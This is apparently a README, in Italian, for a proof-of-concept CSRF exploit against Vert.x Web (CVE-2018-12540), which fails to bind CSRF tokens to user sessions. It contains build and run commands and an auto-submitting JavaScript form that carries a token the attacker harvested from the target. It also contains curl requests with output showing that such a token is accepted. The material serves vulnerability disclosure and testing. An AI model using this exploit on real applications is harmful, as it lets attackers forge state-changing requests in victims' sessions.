 bernard-wagner/vertx-web-xsrf
Vert.X Prova di concetto di CSRF (CVE-2018-12540)

Il CSRFHandlerImpl (io.vertx.ext.web.handler.impl.CSRFHandlerImpl) in Vert.x Web non crea token CSRF univoci per sessione utente. Un sito web malevolo può comunque effettuare un attacco CSRF ottenendo un token CSRF valido e aggiungendolo a un modulo HTML per poi inviarlo all'applicazione web vulnerabile.
Attualmente, la richiesta HTTP CORS OPTIONS di pre-volo previene CSRF tramite XMLHTTPRequests, tuttavia, potrebbe esistere un modo per aggirare la richiesta di pre-volo.
mvn clean package
L'applicazione avvia endpoint HTTP:
Crea un'entry host per target.local, per assicurare che l'attaccante e il target non siano sullo stesso dominio.


Il server web dell'attaccante interrogherà automaticamente la pagina web target.local:8888 per ottenere un token XSRF valido. Se un utente naviga quindi su http://localhost:7777 nel proprio browser, verrà renderizzata una pagina HTML con un iframe. L'iframe sarà popolato con un modulo contenente un attributo X-XSRF-TOKEN valido che viene automaticamente inviato a target.local:8888.
java -jar target/vertx-xsrf-1.0-SNAPSHOT-fat.jar
<html>
<head>
</head>
<body>
<script>
var xsrftoken = "eWVJYuhAGvXRuaJFwiY7LBDg6Bk0/llUKea9Q8gIWxY=.1528880809229.awJQ69rmd18ATeEVqH0XC1EAjKXYfzPcIEAse9+ym1o=";

var f = document.createElement("form");
f.setAttribute('method', "post");
f.setAttribute('action', "http://target.local:8888/token");

var i = document.createElement("input");
i.setAttribute('type', "text");
i.setAttribute('name', "X-XSRF-TOKEN");
i.setAttribute('value',xsrftoken);

var s = document.createElement("input");
s.setAttribute('type', "submit");
s.setAttribute('value', "Submit");

f.appendChild(i);
f.appendChild(s);

document.getElementsByTagName('body')[0].appendChild(f);

f.submit();


</script>
</body>
</html>
curl http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> GET /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Length: 8
< Set-Cookie: XSRF-TOKEN=KXTHspnG6reKqXCzpLPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=; Path=/
< Set-Cookie: vertx-web.session=13c681351dee77d572f4f9b16d0c65a5; Path=/
<
* Connection #0 to host target.local left intact
Success!
curl -X POST http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 403 Forbidden
< Content-Length: 9
<
* Connection #0 to host target.local left intact
Forbidden
curl -X POST -H 'X-XSRF-TOKEN: THISISNOTAVALIDTOKENPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=' http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
> X-XSRF-TOKEN: THISISNOTAVALIDTOKENPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=
>
< HTTP/1.1 403 Forbidden
< Content-Length: 9
<
* Connection #0 to host target.local left intact
Forbidden
curl -X POST -H 'X-XSRF-TOKEN: KXTHspnG6reKqXCzpLPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=' http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
> X-XSRF-TOKEN: KXTHspnG6reKqXCzpLPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=
>
< HTTP/1.1 200 OK
< Content-Length: 8
< Set-Cookie: vertx-web.session=23b96851535d983b458e92280ffe49f5; Path=/
<
* Connection #0 to host target.local left intact
Success!
curl --data 'X-XSRF-TOKEN=THISISNOTAVALIDTOKENPj0glJlO5DeMogcl5cuVVNUQg%3D.1528880169033.xENGuHNUEXi33wdIkIH%2BHlq7PSS%2B0QJgFQbOIVPnYq8%3D' http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
> Content-Length: 126
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 126 out of 126 bytes
< HTTP/1.1 403 Forbidden
< Content-Length: 9
<
* Connection #0 to host target.local left intact
Forbidden
curl --data 'X-XSRF-TOKEN=KXTHspnG6reKqXCzpLPj0glJlO5DeMogcl5cuVVNUQg%3D.1528880169033.xENGuHNUEXi33wdIkIH%2BHlq7PSS%2B0QJgFQbOIVPnYq8%3D' http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
> Content-Length: 124
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 124 out of 124 bytes
< HTTP/1.1 200 OK
< Content-Length: 8
< Set-Cookie: vertx-web.session=50deb90796d7babc77860be5ae36ae0e; Path=/
<
* Connection #0 to host target.local left intact
Success!






